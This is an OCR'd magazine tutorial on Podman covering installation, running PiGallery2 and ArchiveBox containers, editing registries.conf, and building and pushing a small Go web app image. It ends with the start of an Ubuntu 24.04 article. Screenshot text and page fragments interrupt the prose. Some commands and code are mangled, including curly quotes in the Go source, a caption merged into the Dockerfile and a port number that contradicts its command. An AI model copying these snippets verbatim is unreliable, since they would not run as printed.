If you're administering a system used by other people, the rootless approach has the added benefit of letting users deploy software safely without dragging the admin out of bed, and without taking the easy, but insecure, option of adding them to the *Docker* group.

With *Podman's* obvious advantages summarised, it's time to actually install *Podman* on your system.

Fortunately, this isn't too much of a chore, because most recent distributions contain *Podman* in their default repositories.

Open a terminal either by selecting it from your system menu or by hitting the appropriate key binding (usually Ctrl+Alt+T).

Update your system in the usual way. On Debian-based distros, enter:

```
$ sudo apt update && sudo apt upgrade -y
```

Now install *Podman* with:

```
$ sudo apt install podman
```

If you use Arch or its derivatives, use:

```
$ sudo pacman -S podman
```

Or, for members of the Fedora family, enter:


```
$ sudo yum -y install podman
```

Installation should only take a few seconds depending on your connection speed. You can verify *Podman* is installed with:

```
$ podman -v
```

That was easy.

Despite all of the behind-the-scenes wizardry that makes *Podman* a superior and more secure alternative to *Docker,* the two orchestration tools both exist for the same purpose – managing containers – and both adhere to the Open Container Initiative (OCI). This open governance structure is responsible for setting standards for the Runtime Specification, Image Specification and Distribution Specification of containers. In practice, this means that anything that was designed to run with *Docker* should also run with *Podman* and vice versa.


Applications
Firefox
Terminal - david@vubun...
EN
Terminal - david@vubuntu: ~/pigallery2
File
Edit
View
Terminal
Tabs
Help

```
david@vubuntu:~/pigallery2$ podman run -p 1400:80 -e NODE_ENV=production -v
onfig:/app/data/config -v ~/pigallery2/:/app/data/db -v ~/Pictures:/app/data
igallery2/:/app/data/tmp docker.io/bpatrik/pigallery2:latest
Trying to pull docker.io/bpatrik/pigallery2:latest...
Getting image source signatures
Copying blob 7e37ba7d55cf done
Copying blob e67fdae35593 done
Copying blob 8fc7c2802e88 done
Copying blob 7b35e22698fa done
Copying blob 9dbbf5383165 done
Copying blob c4adb971b2fc done
Copying blob dcd36f995986 done
Copying blob daaf7043be9b done
Copying blob ec8c51016d66 done
Copying config 6766350658 done
Writing manifest to image destination
Storing signatures
10/17/2023, 12:46:39 PM[INFO_][server] running diagnostics...
10/17/2023, 12:46:39 PM[INFO_][SQLConnection] Updating database scheme
```

With a single command, you can pull and deploy container images easily. Granted, it's a fairly long command, but still...

Even the commands used to manage your containers and images are virtually identical, so it's relatively easy to swap your container orchestration over from *Docker* to the newer, cooler, rootless *Podman* instead.

Your very first Podman

PiGallery2 is a directory first image gallery for Linux that you access through a web browser. You can run it on your local machine, on a VPS or on a Raspberry Pi. It's one of the simplest and most useful pieces of self-hosted software we've come across. If you have a directory of images, and want to be able to view them on your PC, on your network or remotely, *PiGallery2* generates thumbnails, extracts metadata, shows maps of where the images were taken, and more.

It's also super-lightweight, and easy to deploy with *Podman,* making it the perfect candidate for this tutorial.

To start with, make a new directory for *PiGallery2* to live in, then move into your new directory:

```
$ mkdir pigallery2 && cd pigallery2
```

Create new directories for *PiGallery2* to store configs, temporary files and database:

```
$ mkdir config db temp
```

In the following command, make sure you set the actual path for your images directory:

```
$ podman run -p 1400:80 -e NODE_ENV=production -v
~/pigallery2/config:/app/data/config -v ~/pigallery2/:/
app/data/db -v <path to your images folder>:/app/data/
images -v ~/pigallery2/:/app/data/tmp docker.io/
bpatrik/pigallery2:latest
```

One important way the above command differs from the official *PiGallery2* documentation is that by default, *Podman* doesn't assume the images you want to download are located on Docker Hub.

While the GitHub docs merely state to pull the **bpatrik/pigallery2:latest** image, with *Podman*, you need to prefix the image name with **docker.io**. In this example, the complete image name is **docker.io/bpatrik/pigallery2:latest**.

Another thing you need to take into account is that unlike *Docker, Podman* runs without root privileges. This means that some of the things you might like to do are not available to you out of the box. Eagle-eyed readers will note that we have specified port 1440 in our *Podman* command, rather than the more customary port 80. This is because 80 is a privileged port and, being rootless, *Podman* is unable to use this.

You can get around this by specifying a port number over 1024, as we did, or make port 80 unprivileged with:

```
$ sudo echo 'net.ipv4.ip_unprivileged_port_
start=80' >> /etc/sysctl.conf
```

This probably isn't the best idea, though.

When you hit Enter, *Podman* downloads the necessary images and sets up containers for *PiGallery2*. When it completes, feel free to close your terminal window.

Open a browser and enter: `localhost:1400` to reach the admin page. Log in with username admin, and the password admin. Remember to change both of these before you expose your private photos to the internet.

By default, *PiGallery2* shows your images in date ascending order. You can change this in Settings.

To control your containers, you need to know the container ID or name, so open a terminal and enter:

```
$ podman ps
```

The output lists container IDs, the image name, uptime, ports in use, and a supposedly friendly name. In our case, the name was beautiful_heyrovsky.

To bring your containers down, enter:

```
$ podman stop <container ID or name>
```

» ESSENTIAL PODMAN COMMANDS

Managing containers with *Podman* is reasonably simple and straightforward, provided you know a few basic commands. While we won't go into them all to any great depth in this feature, you need them if you plan on using *Podman* on a regular basis.

Consider the following as a quick reference guide. Even better – cut it out and tape it to the side of your PC.

Function	Command
Pull an image from a specific registry	podman pull <registry/image_name>
List images on your local system	podman images
Stop a named *Podman* container	podman stop <container-name-or-id>
Completely remove a container	podman rm
Build a container image in the current directory	podman build -t <registry-name/container-name>
Start an individual pod	podman pod start
Quick reference guide, with useful information, formatting, and more	podman --help
Consult full documentation from within your terminal	man podman

If you run into difficulties, you can occasionally find detailed help on an individual project's GitHub or homepage. Remember, if you're running into a particular problem, other people have probably come across it, too, so be sure to check both open and closed issues.

»

Blasting pods into orbit

Find out how to get your first full application up and running.


We've established that *Podman* is a superb and useful tool, and demonstrated an example deployment. But hunting around on GitHub for self-hosted web apps is a chore, and a rabbit hole in which you can lose yourself for days on end. Do they have container images ready to download and deploy or don't they? It can be a pain finding out.

There are thousands of apps, services, games and more that have been lovingly packaged and stuffed into containers, ready to ship, and *Podman* has a tool that can help you search them all.

You will recall that on the previous page you had to specify that *Podman* was to download the *PiGallery2* image from **docker.io**. It's a minor inconvenience that exists only because *Podman* doesn't come ready-configured to search container registries for images. Fortunately for you, it's an easy fix, and involves using *Nano* (other text editors are available) to edit a single configuration file:

```
$ sudo nano /etc/containers/registries.conf
```

In here, you'll find dozens of lines of commented-out text. While you can ignore this if you want, it's useful information, intended to guide you in setting up container registries for *Podman* and *Docker*. There are details on spoofing, on how improperly setting up entries can lead to malware attacks, and about the correct formatting.



127.0.0.1:8000/archive/1697458752.050849/output.pdf

10/16/2023

Linux Format 277

Linux Format 277

Buy it now! Read a sample

Ubuntu 21.04 is out and so are we!

Published: Tue 01 June 2021
By LXF
In New issue.

With ArchiveBox, you can keep your own personal archive of web pages, and save them in a huge variety of formats.

We assume you'll read and digest the entire text as a priority. For now, though, add the following line at the bottom of the file:

```
unqualified-search-registries = [“registry.fedoraproject.org”, “registry.access.redhat.com”, “quay.io”, “docker.io”, “registry.redhat.io”, “docker.io”]
```

Save and exit *Nano* with Ctrl+O then Ctrl+X.

Each of these registry entries contain from dozens to thousands of images – although most of the ones you're pulling are from **quay.io** and **docker.io**. If you feel your fingers tiring before you finish typing, feel free to only add these two.

To search what's available, use the *Podman* search command. If you have a sudden and desperate need to archive huge sections of the internet using a self-hosted app with a nifty web interface, you would enter:

```
$ podman search archivebox
```

You'll see dozens of results, with images for the *ArchiveBox* front-end, back-end, API and more. The description field should give you an idea of which one you want. In our case it's the **docker.io/archivebox/archivebox** image. It's one of only three that have a description, and is titled 'Official *Docker* image for the *ArchiveBox* self-hosted...'

Once you've found the image you want, you're likely to be confused and angry. There are no accompanying instructions, nothing on whether you need to mount volumes, and very little other information. You won't even find the homepage of the project. It's a bit of a let-down, and one that will send you back to your browser.

While it's tempting to hit up GitHub again, not all projects are hosted there, so use your favourite search engine to search for the project instructions.

Podman is the new kid on the block, and few developers are, as yet, aware of its existence. You'll see instructions for installing the binary directly, using Python, *Homebrew* or even as an Electron app, but it's unlikely you'll find instructions to install using *Podman*. Instead, look for the *Docker* instructions and simply

WHAT'S THE POINT OF PODMAN?

Containerisation options for Linux are ten a penny. In addition to the classic VM and *Docker* solutions, you also have the option of running of running (deep breath) *RKT, CRI-O, K8s* and *LXC* Linux containers.

What's more, all of these adhere to OCI specifications, meaning that, for the most part, they're interchangeable. So, why bother with *Podman* at all?

As we've mentioned, security is at the heart of *Podman*. Running apps as the root user is a dangerous practice that can leave your system open to exploitation, malware and, possibly, explosion. Because *Podman* allows users to install and run containerised apps with normal privileges, this danger is mitigated.

Podman is also comparatively fast. Its architecture enables concurrent execution of containers. Meanwhile *Docker's* daemon-based architecture can result in slower startup times for containers, while *Podman* can launch containers more quickly and efficiently.

Podman is still a little rough around the edges. There's no official *Docker Compose* equivalent, and the third-party offerings are a little unreliable at present. Likewise, the lack of *Podman*-specific instructions for projects can be confusing for new users. However, *Podman* is growing in popularity, and as more developers take notice of it, it's more likely they'll consider it in future documentation.

If you're not sure which container tool you want to use, there's nothing stopping you running them all simultaneously.

swap out every instance of the word 'docker' with 'podman' instead.

To install *ArchiveBox* with *Podman*, create a directory for it and move into it:

```
$ mkdir ~/archivebox && cd ~/archivebox
```

The following command mounts a data volume within your current directory, downloads the *ArchiveBox* image, and launches setup. It uses **-it** (Interactive and TTY) to take you straight inside the container. We've also tailored the command to specify the image we located using the *Podman* search command earlier:

```
$ podman run -v $PWD:/data -it docker.io/archivebox/
archiveboxinit --setup
```

If you didn't modify the command beyond swapping 'podman' for 'docker', you're asked to choose an image and registry in the next step.

Hit Enter, and *Podman* begins pulling down blobs. This can take some time, so occupy yourself by leafing through this month's exemplary *HotPicks* (see *page 83)* while you wait...

ArchiveBox initialises with an SQLite database to keep track of your saved web pages, and the setup wizard guides you through the rest of the installation process. You need to create an admin user for the web UI, and then *ArchiveBox* creates a few more directories in which to store your scraped media.

When you're returned to the command prompt, start the *ArchiveBox* server and web UI with:


```
$ podman run -v $PWD:/data -p 8000:8000
archivebox/archivebox
```

You can now open your browser and navigate to **localhost:8000**.

The *ArchiveBox* interface is utilitarian, and looks like it stepped through a time portal from Web 1.0. Don't despair, because it's a powerful and useful tool that can help you keep an accurate record of what parts of the web looked like at a particular instant in time. The Internet Archive may eventually succumb to legal challenges and horrendous cost overheads, but your very own archive will continue for as long as you have a solid 3-2-1 backup regime.


Log into your *ArchiveBox* instance using the button in the top-right of the screen and the admin credentials you created earlier.

You no doubt have a list of sites you want to archive for posterity, so click on the Add button, and enter the site URLs one at a time. You also need to choose whether to archive only the URLs themselves or the URLs plus pages one hop away.



```
david@vubuntu:~/gotest$ podman search archivebox
INDEX       NAME                                          DESCRIPTION
             STARS       OFFICIAL    AUTOMATED
quay.io     quay.io/zknt/archivebox                       ? The open source self-hosted web ar
chive.  ...  0
docker.io   docker.io/archivebox/archivebox               Official Docker image for the Archiv
eBox sel...  60
docker.io   docker.io/nikisweeting/archivebox             Moved to: https://hub.docker.com/r/a
rchivebo...  17
docker.io   docker.io/turian/archivebox
             0
docker.io   docker.io/chrismeller/archivebox              Don't use this repository anymore, y
ou shoul...  0
docker.io   docker.io/cal2195/archivebox-youtube-dl       Archive box with the latest version
of youtu...  0
docker.io   docker.io/edgar971/archivebox                 Docker image for ArchiveBox, an open
 source ...  1
docker.io   docker.io/haocen/archivebox
             0
docker.io   docker.io/deadlemon/archivebox
```

Using Podman search to find images can be a less-than-intuitive experience and you need to hunt down project pages for detailed instructions.



```
  GNU nano 6.2                    /etc/containers/registries.conf
# For more information on this configuration file, see containers-registries.conf(5).
#
# NOTE: RISK OF USING UNQUALIFIED IMAGE NAMES
# We recommend always using fully qualified image names including the registry
# server (full dns name), namespace, image name, and tag
# (e.g., registry.redhat.io/ubi8/ubi:latest). Pulling by digest (i.e.,
# quay.io/repository/name@digest) further eliminates the ambiguity of tags.
# When using short names, there is always an inherent risk that the image being
# pulled could be spoofed. For example, a user wants to pull an image named
# `foobar` from a registry and expects it to come from myregistry.com. If
# myregistry.com is not first in the search list, an attacker could place a
# different `foobar` image at a registry earlier in the search list. The user
# would accidentally pull and run the attacker's image and code rather than the
# intended content. We recommend only adding registries which are completely
# trusted (i.e., registries which don't allow unknown or anonymous users to
# create accounts with arbitrary names). This will prevent an image from being
# spoofed, squatted or otherwise made insecure.  If it is necessary to use one

^G Help       ^O Write Out  ^W Where Is   ^K Cut        ^T Execute    ^C Location
^X Exit       ^R Read File  ^\ Replace    ^U Paste      ^J Justify    ^/ Go To Line
```

Commented text in an otherwise empty file is there for a reason. Ignore the warnings on fully qualified image names at your peril!

Lastly, select the archive method you want to use. There are plenty of options here including screenshot, PDF, headers, title, media, readability and *Wget*. Hold Shift to select multiple options, or if you prefer to download everything, leave the options blank.

We chose to archive the **LinuxFormat.com** homepage, plus the details pages for the previous 11 issues. We also wanted screenshots and PDFs.

When you're ready, hit the big yellow button, and sit back. Choosing to drill down one layer gave us a total of 90 saved pages in two different formats. If we'd selected to scrape media as well, it would have pulled all images, videos and embedded audio files on those pages, too. Storage is cheap, but it is finite, and with *ArchiveBox* it can fill up fast.

CONTAINER SHIPPING

"Thousands of apps, services, games and more have been stuffed into containers, ready to ship, and Podman has a tool to help you search them all."

ArchiveBox is just one example of the many projects you can run safely using *Podman*. If you're the type of person who values their privacy and wants to live like a normal person without having tech giants and surveillance companies watching over their shoulder, it's possible to replace essential services with self-hosted *Podman* alternatives.

Instead of Google Photos, for example, try the excellent *Immich* instead. And you can use *Podman* to install and run a self-hosted *Nextcloud* instance instead of using Dropbox or either Microsoft or Google Drive.

Doubtless you have an extensive audio and video collection, as well. *Jellyfin* – covered in depth in **LXF308** – can help you manage it and stream to every device you own. And with *Podman*, it's easy, quick and safe to install, too.

»


Building your own pods

Assembling your own pod is as easy as a pull request…

It's easy to think that you'll mostly use *Podman* to pull ready-made containerised apps from the registries, but the problems we outlined in the intro are real. There will come a time when you need a specific app working in a specific environment with particular libraries and dependencies that, because you're now on Ubuntu 45 (Dangerous Duck), you simply can't install on your local system.

In these cases, you can use *Podman* to create a container that will hold everything you need to get your precious software running.

One of our favourite things to do to pass time when we're trying to avoid doing any work is play solitaire in the terminal. It's a classic game, but the version we use relies on Google's Go language. There's no guarantee the developers will continue to update the game, and given that Go is a Google project, there's little reason to believe it will exist in any form at all in a decade or so.



Playing solitaire in your terminal doesn't really highlight Linux's competence as a gaming platform, but at least it's portable!

To begin with, you need a base OS image. We know that *Solitaire-tui* works with Ubuntu 22.04, so that seems a sensible place to start. Open a terminal and pull it on to your local machine with:

```
podman pull ubuntu:jammy
```

To deploy a container with your newly pulled image, you need to use *Podman's* `run` command, specify a name for your container, and point it at your newly downloaded image:

```
$ podman run -ti --name your_project_name
ubuntu:jammy
```

Hit Enter and you find yourself on the root command line of your minimal distro. While it should be up to date, it's always a good idea to make sure, so:

```
$ apt-get update && apt-get upgrade
```

It's a frequent complaint of Ubuntu users that the distro is full of bloat and tools you'll never use. This isn't the case in your bare-bones base image. You need to install almost everything yourself. Start by installing *Wget,* then use it to fetch the latest Go tarball.

```
$ apt install wget
$ wget https://go.dev/dl/go1.21.3.linux-amd64.tar.gz
```

Unpack it and add the new directories to your PATH:

```
$ tar -C /usr/local -xvf go1.21.3.linux-amd64.tar.gz
$ export PATH=$PATH:/usr/local/go/bin
$ export PATH=$PATH:/root/go/bin
```

You can now use Go to install *Solitaire-tui:*

```
$ go install github.com/brianstrauch/solitaire-tui@
latest
```

Installation is quick, and when it completes, you can play your favourite card game in the terminal with:

```
$ solitaire-tui
```

With *Solitaire-tui* safely installed in a *Podman* container, it's yours for ever, and will run on any Linux system into the far future. If Ubuntu, Golang or even Google itself vanish from the face of the Earth – or more likely, if there's a breaking change to the Go language – you'll still have your container and be able to play virtual cards in your terminal.

Build and share web apps

So far, our pod creation journey hasn't been that far removed from installing software inside a VM. You can enter the container, and you can run the software you installed. But using *Podman* means you can also easily ship it elsewhere for others to use.

To begin with, we're going to build a simple application using Go on our host system (see above for instructions). The web app will be a simple program, with an HTTP server listening on port 8888, and will return the message: 'Subscribe to Linux Format Today!!!' It's not a hugely complex app, and besides its evergreen and ever pertinent message, it isn't overly useful (*I think you'll find we're very useful!–Ed*) either.

Initialise your Go app, then use *Nano* to create the **main.go** file:

```
$ go mod init test_app
$ nano main.go
```

In the new file, copy the following:

```
package main
import (
    “fmt”;
    “net/http”;
)
```

The fmt library provides formatted I/O, enabling you to print messages, while net/http exposes the web server.

The following **main** function registers a handler function using the **http.HandleFunc** function, **http.ResponseWriter** writes a response to the client, while **http.Request** contains information about the request.

The handler uses **fmt.println** to write our urgent message, and **http.ListenAndServe** starts the HTTP server on port 8888.


```
func main() {
    http.HandleFunc(“/”, func(w http.ResponseWriter,
r *http.Request) {
        fmt.Fprintln(w, “Subscribe to Linux Format
Today!!!”)
    })
    http.ListenAndServe(“:8888”, nil)
}
```

Save and exit *Nano* with Ctrl+O then Ctrl+X, and check your basic application works with:

```
$ go run main.go && curl localhost:8888
```

Because there's no sense in reinventing the wheel, we're going to create a Dockerfile – a script that contains instructions for building a container image – to containerise our web app.

```
$ nano Dockerfile
```



```
david@vubuntu:~/gotest$ go mod init test_app
go: creating new go.mod: module test_app
go: to add module requirements and sums:
        go mod tidy
david@vubuntu:~/gotest$ ls
Dockerfile  go.mod  main.go
david@vubuntu:~/gotest$ sudo podman build -t test_app .
STEP 1/8: FROM golang:1.21.3-alpine
STEP 2/8: WORKDIR /testapp
--> Using cache c4f1d136522777dcdebb734f81b1dadc6b01fbff27317f83a21f5c551e
--> c4f1d136522
STEP 3/8: COPY go.mod ./
--> 601b99d6eaa
STEP 4/8: RUN go mod download
go: no module dependencies to download
--> 51c768c85a6
STEP 5/8: COPY *.go ./
--> 6c94d5fdf26
STEP 6/8: RUN go build -o /test-app
--> 7b02b8d79e7
STEP 7/8: EXPOSE 8888
```

Building a container with Podman isn't as frightening as we first thought it would be; however, we'd be reluctant to submit our project to the registries.

In here, add your dependencies:

```
FROM golang:1.21.3-alpine
```

Set your working directory:

```
WORKDIR /testapp
```

Next, copy **go.mod** from the host machine into the container:

```
COPY go.mod ./
```

Install any dependencies:

```
RUN go mod download
```

Copy all Go files into the container:

```
COPY *.go ./
```

Build an executable named **test-app**:

```
RUN go build -o /test-app
Expose port 8888
EXPOSE 8888
```

Finally, you want your application to run when the container starts:

```
CMD ["/test-app"]
```

Save and exit *Nano*, and use *Podman* to build the container image:

```
$ podman build -t test_image .
```

Podman asks you to choose where to pull *golang* from. Use the arrow keys to navigate the list, and hit Enter to make your choice. Sit back and relax as *Podman* pulls the necessary blobs.

The entire process should take mere seconds, and comprises eight steps, after which you should see this message:

```
Successfully tagged localhost/test_image:latest
```

Run the following and you should see your shiny new container listed alongside all the other ones on your system:

```
$ podman images
```

You already know how your Go app should work when you run it directly; now you can test it out using *Podman,* too. Invoke *Podman* with `run`, give it the name you want to use, and specify the port to listen on, along with the name and version of your image:

```
$ podman run --name test -p 8888:8888 localhost/test_
image:latest
```

Your app starts up in the background. To see your inspirational message, use `curl`:

```
$ curl localhost:8888
```

If everything went well, you should see the message: `'Subscribe to Linux Format Today!!!'` alternatively, type the address into your browser.

Ship your containers

Naturally, you want to share your containers with the world, so everybody can hear the good news about subscribing to your favourite periodical. If you want the world to be able to use your new app, you first need to push it to a registry. The biggest and most commonly used registry is still Docker Hub, so we'll use that for the next part of this guide.

In your browser, visit **http://docker.io**, and click the Sign In button. You don't yet have an account, so locate the Don't Have An Account? Sign Up link. You need a valid email address, username and password. Make sure you don't accidentally sign up for junk mail during the process. Check your email for the activation email, then use your new credentials to sign in.

Back in the terminal, log into Docker Hub through *Podman* (you're asked for username and password):

```
podman login docker.io
```

It's all very well having random containers on your local system with names like **test_app**, but there are thousands on Docker Hub. How will anyone know which one is yours, and how will you find your image if you want to download it again?

You need to rebuild your container again using your username, so it can be pinned to you and your account:

```
$ podman build -t your_username/your_image_name .
```

Now when you run the following, you should see another container in the format **localhost/your_username/your_image_name**:

```
$ podman images
```

If you're sure you want to share your container image with the rest of humanity, enter:

```
$ podman push your_username/your_image_name
```

Finally, you should be able to find your container image again using:

```
$ podman search your_image_name
```

LXF

» HELP KEEP REGISTRY SEARCH SIMPLE

Container registries, like ports, are busy places, packed full of stacked containers ready to be shipped to your system. In an ideal world, you'd expect each available container to be full of top-quality merchandise you'd be happy to show off to the world.

In reality, this isn't the case. Use *Podman* search for any term, and you'll find dozens of entries with descriptions containing text along the lines of 'Don't use this image' or 'Test image only'. Others are for obscure and abandoned forks of popular software, while some, like our very own test app, are functionally useless for any serious purpose.

This cruft can make it difficult to locate exactly what you're looking for, and will make it difficult for other people, too.

Don't be part of the problem. If your cute little containerised app will only ever really be of use to you, or isn't of high enough quality where you wouldn't be embarrassed for other people to see and critique it, consider keeping the image on your local machine, rather than using *Podman* push and inflicting it on the public.

Upgrade to Ubuntu 24.04 LTS

The latest Ubuntu is here. **Jonni Bidwell** has come out of hibernation just to celebrate and (in between beverages) tell you all about it.

Ubuntu LTS (Long Term Support) releases are one of the few things we get excited about nowadays. So colour us excited. We're champing at the bit to tell you all about Ubuntu 24.04's great new features. And to explain the creature behind its code name (Noble Numbat). As ever, Ubuntu continues to excel at usability, compatibility and utility. Gone are the days when gripes about *Office* documents and Windows games reigned. Whether you're a beginner or aficionado, we've got all you need to get started.

We'll show you how to get it installed quickly and safely. We'll show you how to make sure it's playing nice with your hardware. We'll show you all the fresh features, such as the brand-new Gnome 46 desktop and accessibility options. We'll show you how to install powerful open source software. We'll even show you how to install proprietary games. Yes, we have a lot to show you. And if there are things you don't like, we might also be able to show you how to remedy them.

We've got the low-down on Snaps, the universal packaging format from Canonical (the company that makes Ubuntu). They've been getting a bit of flack lately, so we're going to counter that and show that they're actually pretty good. We'll show you how you can use them to get powerful software installed effortlessly. And how they use confinement to keep you safe. There's a whole lot to get through, so grab yourself a brew (or something stronger) and let's see what the Numbat is all about.

HAPPY BIRTHDAY

CREDIT: Magictorch

Make way for nobility


Prepare yourself, mentally and digitally, for Ubuntu's latest and greatest outing, Noble Numbat.

It's that most special time of the year when Canonical releases a new Ubuntu LTS. This time, the creature it has loosed unto the world is Noble Numbat. And what a fine specimen it is. OK, full disclosure before we get stuck in: we're basing our evaluation on the latest daily images. So, we're ignoring some rough edges as we're sure they'll be smoothed by the time you read this. This does mean we may miss any final flourishes the team is holding back until the final release, but we're sure you'll forgive us.

Before you rush to **https://ubuntu.com/desktop** to download the installation material, we'd like to offer a few pointers. If this is your first foray into the world of Ubuntu, or Linux in general, good news: we're making this feature as beginner-friendly as possible. The flipside of this is that installing Ubuntu is sometimes a bit trickier than actually using it. Ideally, you'll want to install Linux on its own machine. This way, you sidestep any issues that arise from dual booting with Windows. Make sure there's nothing important on that machine; if there is, back it up right away. The easiest way to install Ubuntu is to let it erase an entire drive, and once that's happened, you're not getting anything back.

Not everyone has a spare machine (although pretty much any 64-bit system with 4GB of RAM can happily run Ubuntu, so you might want to cobble something together). The next best thing is to get a fresh new SSD (256GB is more than enough), chuck it in your system and dual boot without touching the Windows drive. Windows 10 was fussy about having its partitions and filesystems resized, and Win 11 is even more so. So, we caution against trying to get the two OSes to play nice on the same drive, even though it's theoretically possible to do that from the Ubuntu installer.

Windows 11 requires Secure Boot to be turned on, but (unlike the **LXFDVDs** of old) Ubuntu has no problem with this. There's no accounting for other oddities in manufacturers' UEFI (the firmware that runs as soon as you turn on your machine) implementations, so all kinds of things could happen (or not happen) on that critical post-installation reboot. While these are usually not indicative of massive data loss, it's vital that you back up critical files from your Windows drive in case.




Ubuntu lets you sample the distro (or wreck it completely) without touching your system, using live media.

» CREATE AND BOOT INSTALLATION MEDIA

You can download the Ubuntu 24.04 ISO image from the link above. It's over 5GB, so won't fit on a regular DVD. Unless you've got a thing for dual-layer optical media, you'll want to write that image to a USB drive. This is more complex than just copying the file on to it, and you need specialist tools to do it. If you're already running Ubuntu, it includes its own tool for this, called *Startup Disk Creator.* Otherwise, we recommend *Etcher,* which you can get from **https://etcher.io**. It runs on Windows, Mac OS and Linux. Fire up *Etcher*, select the ISO you just downloaded and hit Flash. Now make a cup of tea while it's writing.

